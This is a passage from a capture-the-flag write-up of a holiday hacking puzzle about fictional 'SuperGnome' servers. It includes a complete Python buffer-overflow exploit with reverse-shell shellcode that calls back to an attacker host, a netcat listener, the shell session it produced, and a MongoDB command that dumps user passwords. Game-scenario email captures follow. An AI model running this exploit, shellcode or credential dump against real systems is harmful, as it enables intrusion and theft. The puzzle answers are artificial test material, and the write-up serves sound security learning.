This proved the concept of the exploit nicely, but I needed to weaponize it, to return a remote shell. The remote shell code genereated by msfvenom was larger than the available space (84 bytes). I discovered a small reverse shell (72 bytes) at http://shell-storm.org/shellcode/files/shellcode-838.php , which worked:

```
#!/usr/bin/env python
import sys, socket
import struct
from time import sleep

target = '127.0.0.1'
#target = '54.233.105.81'

noops = '\x90'
frontpad = 'A' * 104
canary = '\xe4\xff\xff\xe4'
postcanarypad = noops * 4

retaddr = struct.pack("<I", 0x80493b6);

# Shellcode exploit from : http://shell-storm.org/shellcode/files/shellcode-838.php
listenip = "\x36\xa5\x2b\xa1"; #
listenport = "\x2b\x67";
exploit =
"\x31\xdb\xf7\xe3\xb0\x66\x43\x52\x53\x6a\x02\x89\xe1\xcd\x80\x59\x93\xb0\x3f\xcd\x80\x
49\x79\xf9\xb0\x66\x68" + listenip + "\x66\x68" + listenport +
"\x66\x6a\x02\x89\xe1\x6a\x10\x51\x53\x89\xe1\xcd\x80\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x
68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\xcd\x80"
```

```
noopsled = noops * (200 - len(frontpad) - len(canary) - len(postcanarypad) -
len(retaddr) - len(exploit))

buff = frontpad + canary + postcanarypad + retaddr + noopsled + exploit


try:
 s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
 s.settimeout(200000)
 s.connect((target,4242))
 data=s.recv(1024)
 print data + "\n"

 print ">Selecting X"
 s.send("X")
 sleep(7)
 data=s.recv(1024)
 print data + "\n"

 print ">Sending buffer with length: "+str(len(buff))
 s.send(buff)
 sleep(2)
 data=s.recv(1024)
 print data + "\n"

 s.close
 print ">Submission complete"

except:
  print "[+] Crash occured with buffer length: "+str(len(buff))
  sys.exit()
```

I ran a netcat listener on a server I controlled:

```
nc -lnvp 11111
```

Running the exploit was successful locally. I repeated this process on a Amazon EC2 Ubuntu server which revealed the same memory address worked, so I repeated the attack successfully against SG05.

```
ubuntu@ip-172-31-28-122:~$ nc -lnvp 11111
Listening on [0.0.0.0] (family 0, port 11111)
Connection from [54.233.105.81] port 11111 [tcp/*] accepted (family 2, sport 41325)
hostname
sg5
whoami
nobody
pwd
/run/sgstatd
ls -l /ubuntu@ip-172-31-28-122:~$ ls -l /
total 84
drwxr-xr-x   2 root root  4096 Dec 29 15:44 bin
drwxr-xr-x   3 root root  4096 Dec 29 15:45 boot
drwxr-xr-x  13 root root  3820 Dec 30 12:54 dev
drwxr-xr-x  90 root root  4096 Dec 30 12:54 etc
drwxr-xr-x   3 root root  4096 Dec 29 13:37 home
lrwxrwxrwx   1 root root    33 Mar 25  2015 initrd.img -> boot/initrd.img-3.13.0-48-generic
drwxr-xr-x  21 root root  4096 Dec 29 15:45 lib
drwxr-xr-x   2 root root  4096 Mar 25  2015 lib64
drwx------   2 root root 16384 Mar 25  2015 lost+found
drwxr-xr-x   2 root root  4096 Mar 25  2015 media
drwxr-xr-x   2 root root  4096 Apr 10  2014 mnt
drwxr-xr-x   2 root root  4096 Mar 25  2015 opt
dr-xr-xr-x 112 root root     0 Dec 30 12:54 proc
drwx------   3 root root  4096 Dec 29 13:37 root
drwxr-xr-x  18 root root   640 Dec 30 18:16 run
drwxr-xr-x   2 root root 12288 Dec 29 15:44 sbin
drwxr-xr-x   2 root root  4096 Mar 25  2015 srv
dr-xr-xr-x  13 root root     0 Dec 30 12:54 sys
drwxrwxrwt   2 root root  4096 Dec 30 18:17 tmp
drwxr-xr-x  10 root root  4096 Mar 25  2015 usr
drwxr-xr-x  12 root root  4096 Mar 25  2015 var
lrwxrwxrwx   1 root root    30 Mar 25  2015 vmlinuz -> boot/vmlinuz-3.13.0-48-generic
```

Giving me a reverse shell, and allowing me to download the SG05 gnome.conf:

```
cat /gnome/www/files/gnome.conf
Gnome Serial Number: 4CKL3R43V4
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-05
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

Other directories and files were again examined, but the only additional thing of note, not already discovered was an additional site login account with the username sims and password IAmTheRealGrinch! was extracted from the database:

```
echo "db.users.find()" | mongo gnome -u gnome -p KTt9C1SljNKDiobKKro926frc
MongoDB shell version: 3.0.7
connecting to: gnome
{ "_id" : ObjectId("56229f58809473d11033515b"), "username" : "user", "password" : "user", "user_level" : 10 }
{ "_id" : ObjectId("56229f63809473d11033515c"), "username" : "admin", "password" : "SittingOnAShelf", "user_level" : 100 }
{ "_id" : ObjectId("5647438777cb0339cd14fd09"), "username" : "sims", "password" : "IAmTheRealGrinch!", "user_level" : 100 }
bye
```

SuperGnome PCAP Analysis

SG01 : 52.2.229.189

```
220 atnascorp.com ESMTP Postfix (Debian/GNU)
EHLO atnaspc5
250-atnascorp.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM: <c@atnascorp.com>
250 2.1.0 Ok
RCPT TO: <jojo@atnascorp.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
From: "c" <c@atnascorp.com>
To: <jojo@atnascorp.com>
Subject: GiYH Architecture
Date: Fri, 26 Dec 2014 10:10:55 -0500
Message-ID: <004301d0211e$2553aa80$6ffaff80$@atnascorp.com>
MIME-Version: 1.0
Content-Type: multipart/mixed;
.boundary="----=_NextPart_000_0044_01D020F4.3C7E17B0"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdEeJWBzsdvFzRGDQMGtBNs2/4xymw==
Content-Language: en-us

This is a multipart message in MIME format.

------=_NextPart_000_0044_01D020F4.3C7E17B0
Content-Type: multipart/alternative;
.boundary="----=_NextPart_001_0045_01D020F4.3C7E17B0"


------=_NextPart_001_0045_01D020F4.3C7E17B0
Content-Type: text/plain;
.charset="us-ascii"
Content-Transfer-Encoding: 7bit

JoJo,



As you know, I hired you because you are the best architect in town for a
distributed surveillance system to satisfy our rather unique business
requirements.  We have less than a year from today to get our final plans in
place.  Our schedule is aggressive, but realistic.



I've sketched out the overall Gnome in Your Home architecture in the diagram
attached below.  Please add in protocol details and other technical
specifications to complete the architectural plans.
```

Remember: to achieve our goal, we must have the infrastructure scale to upwards of 2 million Gnomes. Once we solidify the architecture, you'll work with the hardware team to create device specs and we'll start procuring hardware in the February 2015 timeframe.

I've also made significant progress on distribution deals with retailers.

Thoughts?

Looking forward to working with you on this project!

-C



```
------=_NextPart_001_0045_01D020F4.3C7E17B0
Content-Type: text/html;
.charset="us-ascii"
Content-Transfer-Encoding: quoted-printable

<html xmlns:v=3D"urn:schemas-microsoft-com:vml" =
xmlns:o=3D"urn:schemas-microsoft-com:office:office" =
xmlns:w=3D"urn:schemas-microsoft-com:office:word" =
xmlns:m=3D"http://schemas.microsoft.com/office/2004/12/omml" =
xmlns=3D"http://www.w3.org/TR/REC-html40"><head><meta =
http-equiv=3DContent-Type content=3D"text/html; =
charset=3Dus-ascii"><meta name=3DGenerator content=3D"Microsoft Word 15 =
(filtered medium)"><style><!--
/* Font Definitions */
@font-face
.{font-family:"Cambria Math";
.panose-1:2 4 5 3 5 4 6 3 2 4;}
@font-face
.{font-family:Calibri;
.panose-1:2 15 5 2 2 2 4 3 2 4;}
/* Style Definitions */
p.MsoNormal, li.MsoNormal, div.MsoNormal
.{margin:0in;
.margin-bottom:.0001pt;
.font-size:12.0pt;
.font-family:"Calibri",sans-serif;}
a:link, span.MsoHyperlink
.{mso-style-priority:99;
.color:#0563C1;
.text-decoration:underline;}
a:visited, span.MsoHyperlinkFollowed
.{mso-style-priority:99;
.color:#954F72;
.text-decoration:underline;}
span.EmailStyle17
.{mso-style-type:personal-compose;
.font-family:"Calibri",sans-serif;
.color:windowtext;}
..MsoChpDefault
```

```
.{mso-style-type:export-only;
.font-family:"Calibri",sans-serif;}
@page WordSection1
.{size:8.5in 11.0in;
.margin:1.0in 1.0in 1.0in 1.0in;}
div.WordSection1
.{page:WordSection1;}
--></style><!--[if gte mso 9]><xml>
<o:shapedefaults v:ext=3D"edit" spidmax=3D"1026" />
</xml><![endif]--><!--[if gte mso 9]><xml>
<o:shapelayout v:ext=3D"edit">
<o:idmap v:ext=3D"edit" data=3D"1" />
</o:shapelayout></xml><![endif]--></head><body lang=3DEN-US =
link=3D"#0563C1" vlink=3D"#954F72"><div class=3DWordSection1><p =
class=3DMsoNormal>JoJo,<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>As you know, =
I hired you because you are the best architect in town for a distributed =
surveillance system to satisfy our rather unique business =
requirements.  We have less than a year from today to get our final =
plans in place.  Our schedule is aggressive, but =
realistic.<o:p></o:p></p><p class=3DMsoNormal><o:p> </o:p></p><p =
class=3DMsoNormal>I&#8217;ve sketched out the overall Gnome in Your Home =
architecture in the diagram attached below.  Please add in protocol =
details and other technical specifications to complete the architectural =
plans.<o:p></o:p></p><p class=3DMsoNormal><o:p> </o:p></p><p =
class=3DMsoNormal>Remember: to achieve our goal, we must have the =
infrastructure scale to upwards of 2 million Gnomes.  Once we =
solidify the architecture, you&#8217;ll work with the hardware team to =
create device specs and we&#8217;ll start procuring hardware in the =
February 2015 timeframe.<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>I&#8217;ve =
also made significant progress on distribution deals with =
retailers.<o:p></o:p></p><p class=3DMsoNormal><o:p> </o:p></p><p =
class=3DMsoNormal>Thoughts?<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>Looking =
forward to working with you on this project!<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p =
class=3DMsoNormal>-C<o:p></o:p></p></div></body></html>
------=_NextPart_001_0045_01D020F4.3C7E17B0--

------=_NextPart_000_0044_01D020F4.3C7E17B0
Content-Type: image/jpeg;
.name="GiYH_Architecture.jpg"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
.filename="GiYH_Architecture.jpg"

/9j/4AAQSkZJRgABAQAASABIAAD/4QOyRXhpZgAATU0AKgAAAAgACQEPAAIAAAAGAAAAegEQAAIA
AAAJAAAAgAESAAMAAAABAAEAAAEaAAUAAAABAAAAigEbAAUAAAABAAAAkgEoAAMAAAABAAIAAAEx
<snipped-content>
m+lZr/6w/hWkdgJPtDDavB9ahmunIy3frjpUI/13+fSopOv4UzObJjIrHdmkEhD/ACjiqg6irI+6
K2iiGj//2Q==

------=_NextPart_000_0044_01D020F4.3C7E17B0--

.
250 2.0.0 Ok: queued as 61622820BD
QUIT
221 2.0.0 Bye
```

Base64 encoded image was extracted from file, and decoded:

```
base64 -d GiYH_Architecture.jpg.b64 > GiYH_Architecture.jpg
```

Revealing:


GIYH
ARCHITECTURE
Command & Control
(Take image
still snapshot)
Bad Guy
GnomE
→ ARM
SUPER
GNOMES
5 Gnomes To Rule
Them all
→ x 64

SG02 : 52.34.3.80

```
220 atnascorp.com ESMTP Postfix (Debian/GNU)
EHLO atnaspc5
250-atnascorp.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM: <c@atnascorp.com>
250 2.1.0 Ok
RCPT TO: <supplier@ginormouselectronicssupplier.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
From: "c" <c@atnascorp.com>
To: <supplier@ginormouselectronicssupplier.com>
Subject: =?us-ascii?Q?Large_Order_-_Immediate_Attention_Required?=
Date: Wed, 25 Feb 2015 09:30:39 -0500
Message-ID: <005001d05107$a1323ef0$e396bcd0$@atnascorp.com>
MIME-Version: 1.0
Content-Type: multipart/alternative;
      boundary="----=_NextPart_000_0051_01D050DD.B85D2150"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdBRB55/YGpgHUrvTQ+ViBgoKBbizw==
Content-Language: en-us

This is a multipart message in MIME format.

------=_NextPart_000_0051_01D050DD.B85D2150
Content-Type: text/plain;
      charset="us-ascii"
Content-Transfer-Encoding: 7bit

Maratha,



As a follow-up to our phone conversation, we'd like to proceed with an order
of parts for our upcoming product line.  We'll need two million of each of
the following components:



+ Ambarella S2Lm IP Camera Processor System-on-Chip (with an ARM Cortex A9
CPU and Linux SDK)

+ ON Semiconductor AR0330: 3 MP 1/3" CMOS Digital Image Sensor

+ Atheros AR6233X Wi-Fi adapter

+ Texas Instruments TPS65053 switching power supply

+ Samsung K4B2G16460 2GB SSDR3 SDRAM

+ Samsung K9F1G08U0D 1GB NAND Flash
```

Given the volume of this purchase, we fully expect the 35% discount you mentioned during our phone discussion. If you cannot agree to this pricing, we'll place our order elsewhere.

We need delivery of components to begin no later than April 1, 2015, with 250,000 units coming each week, with all of them arriving no later than June 1, 2015.

Finally, as you know, this project requires the utmost secrecy. Tell NO ONE about our order, especially any nosy law enforcement authorities.

Regards,

-CW


```
------=_NextPart_000_0051_01D050DD.B85D2150
Content-Type: text/html;
      charset="us-ascii"
Content-Transfer-Encoding: quoted-printable

<html xmlns:v=3D"urn:schemas-microsoft-com:vml" =
xmlns:o=3D"urn:schemas-microsoft-com:office:office" =
xmlns:w=3D"urn:schemas-microsoft-com:office:word" =
xmlns:m=3D"http://schemas.microsoft.com/office/2004/12/omml" =
xmlns=3D"http://www.w3.org/TR/REC-html40"><head><META =
HTTP-EQUIV=3D"Content-Type" CONTENT=3D"text/html; =
charset=3Dus-ascii"><meta name=3DGenerator content=3D"Microsoft Word 15 =
(filtered medium)"><style><!--
/* Font Definitions */
@font-face
      {font-family:"Cambria Math";
      panose-1:2 4 5 3 5 4 6 3 2 4;}
@font-face
      {font-family:Calibri;
      panose-1:2 15 5 2 2 2 4 3 2 4;}
/* Style Definitions */
p.MsoNormal, li.MsoNormal, div.MsoNormal
      {margin:0in;
      margin-bottom:.0001pt;
      font-size:12.0pt;
      font-family:"Calibri",sans-serif;}
a:link, span.MsoHyperlink
      {mso-style-priority:99;
      color:#0563C1;
      text-decoration:underline;}
a:visited, span.MsoHyperlinkFollowed
      {mso-style-priority:99;
      color:#954F72;
      text-decoration:underline;}
span.EmailStyle17
      {mso-style-type:personal-compose;
      font-family:"Calibri",sans-serif;
      color:windowtext;}
..MsoChpDefault
      {mso-style-type:export-only;
      font-family:"Calibri",sans-serif;}
@page WordSection1
```

```
      {size:8.5in 11.0in;
      margin:1.0in 1.0in 1.0in 1.0in;}
div.WordSection1
      {page:WordSection1;}
--></style><!--[if gte mso 9]><xml>
<o:shapedefaults v:ext=3D"edit" spidmax=3D"1026" />
</xml><![endif]--><!--[if gte mso 9]><xml>
<o:shapelayout v:ext=3D"edit">
<o:idmap v:ext=3D"edit" data=3D"1" />
</o:shapelayout></xml><![endif]--></head><body lang=3DEN-US =
link=3D"#0563C1" vlink=3D"#954F72"><div class=3DWordSection1><p =
class=3DMsoNormal>Maratha,<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>As a =
follow-up to our phone conversation, we&#8217;d like to proceed with an =
order of parts for our upcoming product line.  We&#8217;ll need two =
million of each of the following components:<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal =
style=3D'margin-left:.5in'>+ Ambarella S2Lm IP Camera Processor =
System-on-Chip (with an ARM Cortex A9 CPU and Linux =
SDK)<o:p></o:p></p><p class=3DMsoNormal style=3D'margin-left:.5in'>+ ON =
Semiconductor AR0330: 3 MP 1/3&quot; CMOS Digital Image =
Sensor<o:p></o:p></p><p class=3DMsoNormal style=3D'margin-left:.5in'>+ =
Atheros AR6233X Wi-Fi adapter<o:p></o:p></p><p class=3DMsoNormal =
style=3D'margin-left:.5in'>+ Texas Instruments TPS65053 switching power =
supply<o:p></o:p></p><p class=3DMsoNormal style=3D'margin-left:.5in'>+ =
Samsung K4B2G16460 2GB SSDR3 SDRAM<o:p></o:p></p><p class=3DMsoNormal =
style=3D'margin-left:.5in'>+ Samsung K9F1G08U0D 1GB NAND =
Flash<o:p></o:p></p><p class=3DMsoNormal><o:p> </o:p></p><p =
class=3DMsoNormal>Given the volume of this purchase, we fully expect the =
35% discount you mentioned during our phone discussion.  If you =
cannot agree to this pricing, we&#8217;ll place our order =
elsewhere.<o:p></o:p></p><p class=3DMsoNormal><o:p> </o:p></p><p =
class=3DMsoNormal>We need delivery of components to begin no later than =
April 1, 2015, with 250,000 units coming each week, with all of them =
arriving no later than June 1, 2015.<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>Finally, as =
you know, this project requires the utmost secrecy.   Tell NO =
ONE about our order, especially any nosy law enforcement =
authorities.<o:p></o:p></p><p class=3DMsoNormal><o:p> </o:p></p><p =
class=3DMsoNormal>Regards,<o:p></o:p></p><p =
class=3DMsoNormal>-CW<o:p></o:p></p></div></body></html>
------=_NextPart_000_0051_01D050DD.B85D2150--

.
250 2.0.0 Ok: queued as 97F92820BD
QUIT
221 2.0.0 Bye
```

SG03 : 52.64.191.71

```
220 atnascorp.com ESMTP Postfix (Debian/GNU)
EHLO atnaspc5
250-atnascorp.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM: <c@atnascorp.com>
250 2.1.0 Ok
RCPT TO: <burglerlackeys@atnascorp.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
From: "c" <c@atnascorp.com>
To: <burglerlackeys@atnascorp.com>
Subject: All Systems Go for Dec 24, 2015
Date: Tue, 1 Dec 2015 11:33:56 -0500
Message-ID: <005501d12c56$12bf6dc0$383e4940$@atnascorp.com>
MIME-Version: 1.0
Content-Type: multipart/alternative;
      boundary="----=_NextPart_000_0056_01D12C2C.29E9B3E0"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdEsVeghqBzCbZs7SUyM8aoCkrx6Ow==
Content-Language: en-us

This is a multipart message in MIME format.

------=_NextPart_000_0056_01D12C2C.29E9B3E0
Content-Type: text/plain;
      charset="us-ascii"
Content-Transfer-Encoding: 7bit

My Burgling Friends,



Our long-running plan is nearly complete, and I'm writing to share the date
when your thieving will commence!  On the morning of December 24, 2015, each
individual burglar on this email list will receive a detailed itinerary of
specific houses and an inventory of items to steal from each house, along
with still photos of where to locate each item.  The message will also
include a specific path optimized for you to hit your assigned houses
quickly and efficiently the night of December 24, 2015 after dark.



Further, we've selected the items to steal based on a detailed analysis of
what commands the highest prices on the hot-items open market.  I caution
you - steal only the items included on the list.  DO NOT waste time grabbing
anything else from a house.  There's no sense whatsoever grabbing crumbs too
small for a mouse!



As to the details of the plan, remember to wear the Santa suit we provided
you, and bring the extra large bag for all your stolen goods.
```

If any children observe you in their houses that night, remember to tell them that you are actually "Santy Claus", and that you need to send the specific items you are taking to your workshop for repair. Describe it in a very friendly manner, get the child a drink of water, pat him or her on the head, and send the little moppet back to bed. Then, finish the deed, and get out of there. It's all quite simple - go to each house, grab the loot, and return it to the designated drop-off area so we can resell it. And, above all, avoid Mount Crumpit!

As we agreed, we'll split the proceeds from our sale 50-50 with each burglar.

Oh, and I've heard that many of you are asking where the name ATNAS comes from. Why, it's reverse SANTA, of course. Instead of bringing presents on Christmas, we'll be stealing them!

Thank you for your partnership in this endeavor.

Signed:

-CLW

President and CEO of ATNAS Corporation


```
------=_NextPart_000_0056_01D12C2C.29E9B3E0
Content-Type: text/html;
      charset="us-ascii"
Content-Transfer-Encoding: quoted-printable

<html xmlns:v=3D"urn:schemas-microsoft-com:vml" =
xmlns:o=3D"urn:schemas-microsoft-com:office:office" =
xmlns:w=3D"urn:schemas-microsoft-com:office:word" =
xmlns:m=3D"http://schemas.microsoft.com/office/2004/12/omml" =
xmlns=3D"http://www.w3.org/TR/REC-html40"><head><META =
HTTP-EQUIV=3D"Content-Type" CONTENT=3D"text/html; =
charset=3Dus-ascii"><meta name=3DGenerator content=3D"Microsoft Word 15 =
(filtered medium)"><style><!--
/* Font Definitions */
@font-face
      {font-family:"Cambria Math";
      panose-1:2 4 5 3 5 4 6 3 2 4;}
@font-face
      {font-family:Calibri;
      panose-1:2 15 5 2 2 2 4 3 2 4;}
/* Style Definitions */
p.MsoNormal, li.MsoNormal, div.MsoNormal
      {margin:0in;
      margin-bottom:.0001pt;
      font-size:12.0pt;
      font-family:"Calibri",sans-serif;}
a:link, span.MsoHyperlink
      {mso-style-priority:99;
      color:#0563C1;
      text-decoration:underline;}
```

```
a:visited, span.MsoHyperlinkFollowed
      {mso-style-priority:99;
      color:#954F72;
      text-decoration:underline;}
span.EmailStyle17
      {mso-style-type:personal-compose;
      font-family:"Calibri",sans-serif;
      color:windowtext;}
..MsoChpDefault
      {mso-style-type:export-only;
      font-family:"Calibri",sans-serif;}
@page WordSection1
      {size:8.5in 11.0in;
      margin:1.0in 1.0in 1.0in 1.0in;}
div.WordSection1
      {page:WordSection1;}
--></style><!--[if gte mso 9]><xml>
<o:shapedefaults v:ext=3D"edit" spidmax=3D"1026" />
</xml><![endif]--><!--[if gte mso 9]><xml>
<o:shapelayout v:ext=3D"edit">
<o:idmap v:ext=3D"edit" data=3D"1" />
</o:shapelayout></xml><![endif]--></head><body lang=3DEN-US =
link=3D"#0563C1" vlink=3D"#954F72"><div class=3DWordSection1><p =
class=3DMsoNormal>My Burgling Friends, <o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>Our =
long-running plan is nearly complete, and I&#8217;m writing to share the =
date when your thieving will commence!  On the morning of December =
24, 2015, each individual burglar on this email list will receive a =
detailed itinerary of specific houses and an inventory of items to steal =
from each house, along with still photos of where to locate each =
item.  The message will also include a specific path optimized for =
you to hit your assigned houses quickly and efficiently the night of =
December 24, 2015 after dark.<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>Further, =
we&#8217;ve selected the items to steal based on a detailed analysis of =
what commands the highest prices on the hot-items open market.  I =
caution you &#8211; steal only the items included on the list.  DO =
NOT waste time grabbing anything else from a house.  There&#8217;s =
no sense whatsoever grabbing crumbs too small for a =
mouse!<o:p></o:p></p><p class=3DMsoNormal><o:p> </o:p></p><p =
class=3DMsoNormal>As to the details of the plan, remember to wear the =
Santa suit we provided you, and bring the extra large bag for all your =
stolen goods.<o:p></o:p></p><p class=3DMsoNormal><o:p> </o:p></p><p =
class=3DMsoNormal>If any children observe you in their houses that =
night, remember to tell them that you are actually &#8220;Santy =
Claus&#8221;, and that you need to send the specific items you are =
taking to your workshop for repair.  Describe it in a very friendly =
manner, get the child a drink of water, pat him or her on the head, and =
send the little moppet back to bed.  Then, finish the deed, and get =
out of there.  It&#8217;s all quite simple &#8211; go to each =
house, grab the loot, and return it to the designated drop-off area so =
we can resell it.  And, above all, avoid Mount Crumpit! =
<o:p></o:p></p><p class=3DMsoNormal><o:p> </o:p></p><p =
class=3DMsoNormal>As we agreed, we&#8217;ll split the proceeds from our =
sale 50-50 with each burglar.<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>Oh, and =
I&#8217;ve heard that many of you are asking where the name ATNAS comes =
from.  Why, it&#8217;s reverse SANTA, of course.  Instead of =
bringing presents on Christmas, we&#8217;ll be stealing =
them!<o:p></o:p></p><p class=3DMsoNormal><o:p> </o:p></p><p =
class=3DMsoNormal>Thank you for your partnership in this endeavor. =
<o:p></o:p></p><p class=3DMsoNormal><o:p> </o:p></p><p =
class=3DMsoNormal>Signed:<o:p></o:p></p><p =
class=3DMsoNormal>-CLW<o:p></o:p></p><p class=3DMsoNormal>President and =
```

```
CEO of ATNAS Corporation<o:p></o:p></p></div></body></html>
------=_NextPart_000_0056_01D12C2C.29E9B3E0--

.
250 2.0.0 Ok: queued as CB803820BD
QUIT
221 2.0.0 Bye
```

SG04 : 52.192.152.132

```
220 atnascorp.com ESMTP Postfix (Debian/GNU)
EHLO atnaspc5
250-atnascorp.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM: <c@atnascorp.com>
250 2.1.0 Ok
RCPT TO: <psychdoctor@whovillepsychiatrists.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
From: "c" <c@atnascorp.com>
To: <psychdoctor@whovillepsychiatrists.com>
Subject: Answer To Your Question
Date: Thu, 3 Dec 2015 13:38:15 -0500
Message-ID: <005a01d12df9$c5b00990$51101cb0$@atnascorp.com>
MIME-Version: 1.0
Content-Type: multipart/alternative;
      boundary="----=_NextPart_000_005B_01D12DCF.DCDA76C0"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdEt+b3jejRUkW/FSByK/qhouKyIpQ==
Content-Language: en-us

This is a multipart message in MIME format.

------=_NextPart_000_005B_01D12DCF.DCDA76C0
Content-Type: text/plain;
      charset="us-ascii"
Content-Transfer-Encoding: 7bit

Dr. O'Malley,



In your recent email, you inquired:



